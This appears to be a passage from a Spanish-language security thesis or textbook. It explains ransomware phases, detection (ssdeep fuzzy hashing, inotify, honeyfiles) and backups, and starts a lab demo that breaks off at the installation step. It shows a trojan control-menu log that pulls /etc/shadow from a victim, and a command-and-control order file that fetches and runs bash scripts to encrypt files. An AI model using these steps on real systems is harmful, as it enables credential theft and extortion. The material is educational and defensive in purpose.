El funcionamiento es el mismo independientemente del sentido del envío del fichero. Se selecciona la opción y el programa de control solicitará por entrada estándar la ruta absoluta al fichero local que se debe enviar, o al fichero remoto que se desea descargar. En ambos casos, el fichero recibido se alojará en el directorio */tmp* en ambos casos.




Figura 7.6: Shell inversa a través del Troyano

En las figuras 7.7 y 7.8 se muestran dos ejemplos prácticos del uso de esta funcionalidad para el envío y recepción de ficheros respectivamente.




Figura 7.7: Subida de un fichero a través del Troyano

```
#### Troyano Abeja Reina conectado ####
#######################################
[*] Estado el troyano infiltrado: [ OK ]
## Seleccione una opcion
  1) Abrir una shell.
  2) Bajar un fichero.
  3) Subir un fichero.
  4) Obtener IP.
  5) Salir.
  6) Cerrar Troyano.
tr0j4n-m3nU: 2
>> tr0j4n-D0wnl04d: /etc/shadow
[!] Recibiendo fichero: /etc/shadow
[!] Recepcion finalzada
#### Troyano Abeja Reina conectado ####
#######################################
[*] Estado el troyano infiltrado: [ OK ]
## Seleccione una opcion
  1) Abrir una shell.
  2) Bajar un fichero.
  3) Subir un fichero.
  4) Obtener IP.
  5) Salir.
  6) Cerrar Troyano.
tr0j4n-m3nU: 5
root@kali:~# tail /tmp/shadow
saned:*:17016:0:99999:7:::
whoopsie:*:17016:0:99999:7:::
speech-dispatcher:!:17016:0:99999:7:::
avahi:*:17016:0:99999:7:::
lightdm:*:17016:0:99999:7:::
colord:*:17016:0:99999:7:::
hplip:*:17016:0:99999:7:::
pulse:*:17016:0:99999:7:::
paco:$6$MAoyvoV/$K1cSqAMd6Gph9yZ6cID9b/1f0Ec2WiICUaDa.lDFRYLacLsrm
sshd:*:17774:0:99999:7:::
root@kali:~#
```

Figura 7.8: Bajada de un fichero a través del Troyano

8

Ransomware

Durante este capítulo se expone qué es, cómo funciona y qué se puede hacer ante un software malicioso de tipo *Ransomware*. Además, se expondrán ejemplos prácticos para ilustrar y facilitar la comprensión del funcionamiento de este tipo de *Malware*. La fuente más relevante sobre la que se ha trabajo para este capítulo es [AL16].

8.1 Introducción

El término *Ransomware* se emplea generalmente para designar un tipo de *Malware* cuyo uso habitual es el chantaje y la extorsión de forma digital y anónima.

Este modelo de extorsión se hizo muy popular a partir del año 2010 en todo el mundo y en el año 2013 la empresa MacAfee hizo público que durante el primer trimestre de ese año detectó más de 250.000 tipos de *Ransomware* distintos.

Un caso que tuvo gran repercusión en los medios españoles debido a un *Virus* de este tipo fue el conocido como el *WannaCry* que infectó a multitud de compañías distribuyéndose gracias a un fallo conocido pero no parcheado en el protocolo Samba.

8.2 ¿Qué es?

Un *Ransomware* es, básicamente, un tipo de *Malware* empleado para el chantaje a cambio de dinero o el robo de información. En primer lugar, se explican las dos diferentes familias que existen dentro de este tipo de *Malware* a las que se ha denominado según su objetivo:

- **Cifradores:** Son los diseñados para cifrar, bloquear u ocultar el contenido al usuario haciendo ilegible su información.
- **Bloqueantes:** Son los dedicados a restringir o bloquear el acceso a los usuarios dentro de sus propios sistemas.

En su variante más habitual, esto lo consigue introduciéndose en el sistema de la víctima a través de cualquier vulnerabilidad explotable y cifra partes del disco duro donde se encuentra la información vital para el usuario. Una vez logrado este paso, informa al usuario de la pérdida de sus documentos, imágenes o vídeos personales y que únicamente podrá recuperarlos si realiza un pago de una cantidad determinada a través de alguna moneda virtual para proteger su identidad, a cambio de recibir la clave requerida para deshacer el proceso de cifrado.

No necesariamente deben funcionar así, pueden recibir el dinero sin enviar la clave, o simplemente no esperar una compensación económica y buscar hacer daño sin recompensa alguna.

Este tipo de *Malware* data del año 1989 con la primera versión de código malicioso de este tipo apodado SIDA y escrito por Joseph Popp el cual reemplazaba un fichero *AUTOEXEC.BAT* y pasaba desapercibido durante 90 inicios del sistema, antes de ocultar todos los directorios y denegando el uso a la información que contenían.

El apogeo de este *Malware* surigió a partir del año 2016 cuando varias versiones de este *Malware* infectaban gran cantidad de equipos mediante vulnerabilidades que permitieran realizar una intrusión en el sistema y reclamando una suma de dinero a cambio de devolver el sistema a la normalidad. Uno de los más relevantes fue CryptoWall, el cual se estima que acumuló 18.000.000 de dólares a mediados de junio de 2015.




Figura 8.1: Esquema de funcionamiento de un Ransomware

8.3 ¿Cómo funciona?

El funcionamiento de un *Ransomware*, idependientemente de su tipo, podría dividirse en 5 fases. Según se muestra en la figura 8.1, estas partes son: Despliegue, Instalación, Control, Destrucción, Extorsión. A continuación se procede a explicar brevemente cada una de estas etapas:

8.3.1 Despliegue

La primera fase de ejecución de un *Ransomware* es el despliegue. Normalmente la infección comienza por un pequeño código, llamado *Payload* , encargado de la descarga de todos los componentes relacionados con la infección del sistema, el cifrado de los datos, y/o el bloqueo del sistema. Existen diferentes métodos mediante los cuales se pueden descargar los componentes necesarios para su funcionamiento:

- **Drive-by-download:** Esto significa la descarga de forma involuntaria del contenido a través de internet buscando que el usuario lo permita de forma engañosa o de forma oculta sin el conocimiento del mismo.

- **Strategic web compromisa:** O también llamado ataque de watering-hole, se basa en el reconocimiento estratégico de los usuarios finales a los que se pretende atacar. Normalmente este tipo se da cuando se pretende realizar un ataque dirigido a un colectivo en concreto.

- **Phishing Emails:** Se basa en el envío de correo basura de forma aleatoria e indiscriminada el cual puede contener archivos maliciosos o enlaces a páginas infectadas.

- **Explotación de vulnerabilidades en sistemas accesibles por Internet:** Como por ejemplo la aprovechada por el virus WannaCry anteriormente mencionado que se propagó a través de un bug del protocolo Samba.

8.3.2 Instalación

Una vez que un *Payload* malicioso ha infectado el sistema objetivo, lo primero que hace es tomar las medidas para evitar ser detectado y abrir un canal de comunicación con la máquina del atacante para el proceso de control y envío de órdenes. Acto seguido descarga las partes del *Ransomware* y se prepara para la siguiente fase.

8.3.3 Control

La fase de control se centra en el envío y recepción de información y órdenes entre el *Ransomware* y el atacante. Su comportamiento llegado a este punto podría compararse a un soldado infiltrado tras las líneas enemigas. Necesita de un canal donde recibir órdenes sobre su misión y como llevarla a cabo. Un ejemplo de estas órdenes es identificar archivos que se quiere atacar, cuánto tiempo debe esperar hasta actuar, y si debe propagarse entre otros sistemas accesibles desde el sistema en el que se encuentra. En ciertas ocasiones también puede ser usado para informar de características de su objetivo, como la dirección IP, características, información sensible del usuario etc.

El canal de comunicaciones puede ser desde un sencillo protocolo HTTP o incluso a través de un canal de comunicaciones TOR para, además de establecer un canal seguro y cifrado, hacer muy difícil la identificación del atacante. Una de las opciones de comunicación más usadas es el *Covert Channel*, el cual es básicamente un canal ya existente en el sistema que se usa de forma encubierta para pasar inadvertido. Existen muchos canales de este tipo, entre ellos: Envío de información a través del correo electrónico a una dirección concreta y borrando todos los mensajes. Ocultación de información en las distintas capas de los paquetes de red, como en el caso del protocolo ICMP que posee un campo de relleno.

8.3.4 Destrucción

En esta fase es donde se lleva a cabo todo el daño al sistema y a la integridad de sus datos. Llegado este punto, el *Ransomware* ya tiene todas las instrucciones que debe cumplir y comienza a cifrar los ficheros designados. En el espectro de posibles objetivos caben todos los ficheros, desde documentos de texto, imágenes, vídeos e incluso ficheros de configuración y de seguridad del sistema. Otro punto de ataque es además de atacar el contenido, cambiar el nombre del fichero original, lo que dificulta enormemente la recuperación de los mismos al no saber que es cada uno de ellos.

8.3.5 Extorsión

Ya hecho todo el daño el extorsionador informa al usuario de lo que se ha hecho con sus datos y le comunica que la única manera de recuperarlos es realizando un pago en criptomonedas. Este medio de pago aporta anonimato al atacante ya que el flujo de sus transacciones es muy difícil de rastrear. La cantidad de dinero para la extorsión tiene un valor típico de entre 300 y 500 dólares para que se le dé la orden al *Ransomware* de deshacer el daño causado.

Realizar el pago no necesariamente deshace este proceso ya que el extorsionador puede querer cobrar sin preocuparle si el daño es deshecho o no. O en un caso más extremo, simplemente querer hacer daño.

Un detalle a tener en cuenta es cómo se realice dicho cifrado o la ocultación de la contraseña. Si se realiza con un algoritmo de clave simétrica, el cifrado es reversible y puede volver a la normalidad. En caso de ser un ofuscado, como sería el caso de una función Hash, el archivo no puede recuperarse por mucho que se pretenda debido a la naturaleza del propio algoritmo.

8.4 Cómo detectar un *Ransomware*

Existen varias formas de detectar cuándo un *Ransomware* está actuando en el sistema. Como este *Malware* puede esconderse y que un antivirus no lo detecte a tiempo, la otra medida recomendable es la monitorización activa de los ficheros para detectar si han

sido modificados por algún programa. A continuación se exponen medidas a tomar para la identificación del *Ransomware* que esté actuando en el sistema de ficheros.

8.4.1 Monitorización por Hash Borroso

El Hash borroso, o Fuzzy Hash en inglés, es un algoritmo de Hash cuya particularidad es que ante un pequeño cambio en los datos de entrada, se produce un cambio de igual magnitud en el valor de salida. Al contrario que en el resto de algoritmos de hashing donde se busca que ante el más mínimo cambio, el resultado sea completamente distinto en el Hash borroso se pretende que sea una herramienta de comparación de similitudes. Su uso principal es para medir cómo de parecidos son dos o más ficheros.

Para su uso en la detección de *Ransomware*, se puede crear un sistema me monitorización basado en Hashing borroso que calcule el valor para cada uno de los ficheros que se le indique y almacenarnos para categorizarlos en el futuro. Cuando el *Ransomware* altere el contenido de uno de los ficheros monitorizados, y la monitorización detecte que el valor del hash ha cambiado drásticamente, en función de un umbral, se alertará al administrador de qué ficheros están siendo modificados y establecer un protocolo de actuación ante esta alerta.

En la Escuela Politécnica Superior de la Universidad Autónoma de Madrid, un alumno presentó un Trabajo Final de Grado relacionado con el uso de esta tecnología en la detección de *Ransomware*. Se adjunta una referencia a su trabajo para mayor información [Muñ17].

Ejemplo de uso de Hash Borroso

Como demostración del funcionamiento de este tipo de algoritmo, se han creado dos ficheros llamados *fichero_1.txt* y *fichero_2.txt*. Estos ficheros contienen el mismo fragmento de un Lorem Ipsum pero con tres palabras modificadas en el segundo de ellos resaltadas en rojo 8.1.

```
root@kali:~$ cat fichero_1.txt
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Pellentesque mi augue,
congue at interdum a, pharetra nec ipsum. Mauris vitae tristique est. Vestibulum
id velit diam. Morbi lacinia viverra mauris, id porttitor arcu dapibus ac. Etiam
auctor, nulla vitae facilisis facilisis, leo arcu lacinia tellus, at
sollicitudin magna dolor eleifend.
root@kali:~$ cat fichero_2.txt
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Pellentesque mi augue,
congue at interdum a, pharetra nec ipsum. Mauris vitae tristique est. Vestibulum
id velit diam. romani ite domun  mauris, id porttitor arcu dapibus ac. Etiam
auctor, nulla vitae facilisis facilisis, leo arcu lacinia tellus, at
sollicitudin magna dolor eleifend.
```

Lista de códigos 8.1: Ficheros de prueba del hashing borroso

En *Linux* existe un paquete, disponible en distintos repositorios oficiales, llamado *ssdeep* para la ejecución de este tipo de algoritmos. Su instalación en Kali *Linux* se realiza con el comando 8.2.

```
root@kali:~$ apt-get install -y ssdeep
```

Lista de códigos 8.2: Instalación del paquete ssdeep de hashing borroso

Una vez instalado se puede hacer una prueba con uno de los ficheros anteriormente mencionados 8.3.

```
root@kali:~$ ssdeep fichero_1.txt
ssdeep,1.1--blocksize:hash:hash,filename
6:f4kPvtHqY4Vcy5P+Lx1FNvjQ4MzYELKa+buJMY8/8Ov57KSzr+:AkPvtR4p5WL3FN7QBcEDOzYu7KSzy,
"/root/fichero_1.txt"
```

Lista de códigos 8.3: Ejecución del hashing borroso sobre un fichero

Una vez comprobado su funcionamiento, se muestra un ejemplo práctico sobre cómo medir la similitud entre ficheros 8.4. Las diferencias entre los resultados obtenidos se han resaltado en colores verde y rojo.

```
root@kali:~$ ssdeep,1.1--blocksize:hash:hash,filename
6:f4kPvtHqY4Vcy5P+Lx1FNvjQ4MzYELKa+buJMY8/8Ov57KSzr+:AkPvtR4p5WL3FN7QBcEDOzYu7KSzy,
"/root/fichero_1.txt"
6:f4kPvtHqY4Vcy5P+Lx1FNvjQ4MzYEk+gu/+buJMY8/8Ov57KSzr+:AkPvtR4p5WL3FN7QBcEkNAOzYu7KSzy,
"/root/fichero_2.txt"
root@kali:~$
```

Lista de códigos 8.4: Ejecución del hashing borroso para comparar ficheros

Como se puede comprobar, el resultado ha sido el esperado. Se puede seguir concluyendo que ambos ficheros tienen todavía gran similitud entre ellos por los resultados de sus valores de hash borroso y, sin saber en qué se diferencian, se puede determinar que el cambio ha sido pequeño, descartando que un *Ransomware* haya cifrado todo su contenido y que es un cambio poco significativo.

8.4.2 I-Notify

Es un subsistema del Kernel de *Linux* que se emplea para monitorizar los posibles cambios en los ficheros en el disco duro e informar de dichos cambios a un usuario de administración u otro servicio del sistema.

Disponible desde la versión 2.6.13 del núcleo lanzada en 2005, tiene múltiples usos dentro y fuera del campo de la seguridad. Por ejemplo, puede usarse para re-indexar en un sistema de búsqueda los ficheros que han sido modificados en lugar de indexar todo el contenido desde el principio cada pocos minutos. En el ámbito de la seguridad puede usarse para detectar la actuación de un *Ransomware* sobre los ficheros y levantar las medidas de protección correspondientes.

Otra de sus funcionalidades es, al detectar cambios en ficheros de configuración, reiniciar automáticamente los servicios asociados para que refresquen los nuevos parámetros y mantener siempre el software actualizado en las configuraciones más recientes.

Para más información sobre este recurso y cómo utilizarlo, consultar el libro [Lov07].

8.4.3 Honeyfiles y Honeydirectories

Los Honeyfiles y HoneyDirectory son medios de detección que pueden ayudar a identificar cuando se está produciendo un ataque. Son elementos sin relevancia para el sistema ni para los usuarios pero son monitorizados constantemente para detectar cambios en su contenido. Cuando un *Ransomware* ataca a estos ficheros, la monitorización alerta del incidente y pueden tomarse contramedidas para evitar que el virus siga trabajando.

La monitorización sobre estos elementos trampa puede realizarse, entre otras opciones, con los algoritmos de hashing borroso comentados anteriormente en el apartado 8.4.1.

Algunos mecanismos además de detectar el *Ransomware* hacen un volcado de memoria en el momento de detección. Con ese volcado intentan extraer la clave de cifrado residente en memoria, lo que permitiría recuperar los ficheros que ya hayan sido cifrados. Hay herramientas para extraer claves de memoria como por ejemplo CryKex [cry].

8.5 Cómo protegerse de los *Ransomware*

Establecer unas medidas de protección sólidas ante un *Ransomware* requiere de una configuración y unas medidas de protección activas para, en caso de que el malware consiga introducirse y ejecutarse en el sistema, bloquear su ejecución y dificultar su tarea para reducir lo máximo el daño que pueda ocasionar. Para lograr esta robustez, las recomendaciones a implementar en el sistema a proteger se exponen a continuación.

8.5.1 Vectores de Ataque

Existen varios canales mediante los cuales este tipo de *Malware* es capaz de infectar un sistema. Si se identifican y se cortan las posibles vías de intrusión, el virus nunca podrá penetrar y vulnerar el sistema. Algunos de estos canales, al menos los más habituales son: hiper-enlaces, las redirecciones a urls maliciosas, código JavaScript en una web o anuncio que descargue el virus en segundo plano, documentos PDF infectados con código JS embebido e incluso sistemas de almacenamiento extraíble. En resumen, si se cortan las vías de infección habituales, es mucho más complicado que se introduzca el

Malware.

8.5.2 Endurecimiento del sistema y restricción de acceso

En este punto, se busca fortalecer la seguridad del sistema y eliminar las posibles fallas de seguridad mediante las cuales el *Malware* pueda desplegarse. Esto no previene que el *Malware* infecte el sistema, pero si impide, a pesar de que entre, que ataque el sistema. Algunas de las medidas a adoptar se exponen a continuación:

Herramientas de detección de *Malware*

Existen multitud de herramientas para analizar la memoria del sistema y detectar dónde y cuándo actúa un *Malware*. Como los *Ransomware* suelen introducirse a través de otros virus o *Exploit*, una de las maneras más efectivas de protección es protegerse ante estos ataques y evitar que el *Ransomware* pueda descargase y atacar el sistema de ficheros. Para esto, se recomienda la instalación y configuración de herramientas de detección de *Malware* como por ejemplo: Kapersky Lab o ChkRootKit.

Bloquear el código flash

Bloquear la ejecución del Adobe Flash a través de la red es algo implícito cuando se trata de fortalecer la seguridad de un sistema. Este software ha propiciado en gran número de veces la infección de sistemas ya que permite ejecutar código del lado del usuario sin que éste se de cuenta de todas las acciones que se están llevando a cabo.

Gestión de activos, vulnerabilidades, escaneo y reparaciones

A pesar de desactivar el Adobe Flash, existen multitud de *Software* en el sistema que son susceptibles de ser atacados. Intérpretes PDF, navegadores y en general cualquier software que interaccione con la web de alguna manera. Es importante por lo tanto estar al tanto de las vulnerabilidades que sufren o de los protocolos de comunicación que emplean y bloquear o actualizar esos fallos de seguridad.

8.5.3 Copias de seguridad

Establecer una política de backups puede ser una de las medidas más sencillas y eficaces para proteger la integridad de los datos ante el ataque de un *Ransomware*. Cabe resaltar que esto es una medida cuya única finalidad es reparar el daño ya causado, no protege el sistema ni los datos.

Como el objetivo de este tipo de *Malware* es la extorsión mediante la privación de la información del usuario, si se guarda una copia de forma sistemática el virus pierde su ventaja. Una vez detectado el ataque, lo más recomendable es reinstalar el sistema o usar herramientas para detectar el *Malware*, restaurar los datos desde la copia de seguridad, y analizar de qué forma ha podido introducirse el atacante en el sistema para bloquear esa vulnerabilidad.

Una de las recomendaciones para la implementación de esta medida es el uso de medios externos al sistema y que se realice de forma offline a poder ser. Por ejemplo, si la ruta de BackUp está en una unidad de red mediante un protocolo FTP o SMB, nada le impide al *Malware* introducirse en esa ruta y cifrar también la copia de seguridad. Los medios más habituales para la realización de backups son: cintas magnéticas, discos externos, sistemas de almacenamiento en la nuve o incluso un dispositivo USB, en función del tamaño de dicho backup.

Algunas de las herramientas gratuitas y sencillas para implementar esta medida son:

- **Bacula:** Herramienta de respaldo de software libre multiplataforma con soporte para múltiples medio de almacenamiento. Su arquitectura está basada en un modelo Cliente-Servidor y debido a su funcionalidad y robusted es perfectamente usable en entornos profesionales. El resto de la información y el software pueden encontrarse en la página web del fabricante [bac].

- **Rsync:** Rsync es una aplicación gratuita y de código libre capaz de trabajar en entornos Windows y Unix que ofrece la posibilidad de sincronizar perfectamente directorios y ficheros entre dos sistemas distintos. Es capaz de operar con datos comprimidos y cifrados. A día de hoy es una de las herramientas más importantes en su campo tanto en ámbito personal como profesional. Esta herramienta puede encontrarse en la página [rsy].

- **AWS Glacier:** Como alternativa, puede usarse el sistema de AWS para *BackUp* a largo plazo llamada *Glacier*. Este servicio ofrece un sistema de almacenamiento

en la nube extremadamente barato pero con pequeñas limitaciones de tiempo en el acceso a los datos. Esta es una buena alternativa para almacenar *BackUp* grandes y con ventanas de tiempo amplias para tener siempre una segunda fuente fiable en la que almacenar estas copias [gla].

8.6 Ejemplos de ataques por *Ransomware*

Durante esta sección se muestra cómo es el comportamiento del un *Ransomware* con un ejemplo práctico del funcionamiento de este tipo de virus. Para ello, se han desarrollado varios códigos en y *Script* para cubrir e ilustrar todas las etapas anteriormente descritas en el apartado 8.3.

8.6.1 Descripción del entorno de pruebas

Se ha creado un escenario de pruebas para la demostración del funcionamiento de la técnica que ocupa esta sección con las siguientes características.

- **Red de trabajo:**
  - Tipo: Local privada sin salida a Internet.
  - Definición de red: 192.168.2.0/24.
- **Máquina del atacante:**
  - Versión: Sistema Kali *Linux* 4.15.0-kali2-amd64
  - Dirección IP: 192.168.2.153
- **Máquina del objetivo:**
  - Versión: Servidor Ubuntu 14.04.5
  - Dirección IP: 192.168.2.214

Por la parte software existen siete ficheros en total. Tres de ellos de código *Python* ejecutable, y los cuatro restantes son ficheros de configuración, varios *Script* s, y órdenes a realizar.

- ***Troyano* (S1LKW0RM):** Cuyo nombre técnico es *S1LKW0RM*, es el virus encargado de establecer un canal de comunicaciones entre el software de control que ha preparado el atacante y el sistema en el que se encuentra. Una vez creado dicha comunicación, informará del tipo de sistema en el que se encuentra, y en función de las órdenes específicas para ese sistema, descargará los ficheros indicados y preparará el entorno para el ataque.

- **Command & Control (Mothership):** Es el software de control del *Troyano*, o *MotherShip*, es el encargado tanto de gestionar los *Troyano* como de enviarles los ficheros y órdenes especificados para la preparación del ataque.

- ***Ransomware* (W0RM):** Programa encargado del cifrado y descifrado de los ficheros alojados bajo un directorio y la generación de la clave de forma aleatoria. A este binario se le ha llamado *W0RM*.

- **Fichero de órdenes:** En este fichero, que es enviado por el programa de control, con el listado de ficheros que deben descargarse en el sistema de la víctima. En esta demostración, en este fichero están mencionados los demás ficheros explicados en este apartado.

- **Fichero de dependencias:** Un fichero con las líneas de código que instalan las dependencias necesarias para la ejecución del *Ransomware*. El nombre de este fichero es *requirm*.

- **Fichero de ejecución del *Ransomware*:** Un fichero con las instrucciones necesarias para el lanzamiento del *Ransomware*. Este fichero se llama *howto*.

- **Fichero extorsión:** llamado *header*, es el *Script* encargado de imprimir un mensaje por pantalla donde se informa del daño realizado a los documentos y la extorsión para recuperar los ficheros bajo un previo pago en cryptomonedas.

El proceso que conformarán estos programas y ficheros será el que se muestra en la figura 8.2.

8.6.2 Preparación del ataque.

En primer lugar, el atacante debe recopilar estos ficheros y estudiar las configuraciones y dependencias que tiene el *Ransomware* y escribirlas en el fichero de requerimientos.




Figura 8.2: Escenario de desarrollo de la prueba de concepto

Acto seguido, repasar el fichero de órdenes para comprobar que están bien escritas y dispuestas en el orden correcto. Este paso es importante ya que si la descarga y/o la ejecución de los distintos ficheros no es el orden correcto, el malware no funcionará. Para esta demostración, las órdenes son las descritas en el cuadro 8.5. La primera descarga y ejecuta el fichero de instalación de requisitos, después descarga los códigos del *Ransomware* y de la extorsión, a continuación el *Script* de lanzamiento del *Ransomware* para el cifrado de los datos objetivos y finalmente, cuando se autorice la recuperación de la información, el *Script* para dicho propósito y la orden de finalización del proceso y el el cierre de la conexión.

```
/bin/bash|requirm
None|worm
None|header
/bin/bash|crypt
/bin/bash|decrypt
KILL
```

Lista de códigos 8.5: Fichero de órdenes para el ataque

En el caso de que se deseara cambiar el directorio objetivo que tomará el *Ran-*




Figura 8.3: Arranque del software de control MotherShip

somware, basta con editar los ficheros de cifrado y descifrado para señalar el nuevo destino.

8.6.3 Despliegue

Para comenzar con el despliegue, ya con todo el material preparado basta con ejecutar el programa de control en la máquina del atacante como en la figura 8.3 y difundir el *Troyano* S1LKW0RM por la red a través de alguna técnica de infección y esperar a que comiencen a infectarse los sistemas de las víctimas. El programa de control quedará a la espera de que algún *Troyano* logre infiltrarse en un sistema y consiga establecer la conexión entre ambas partes.

8.6.4 Instalación

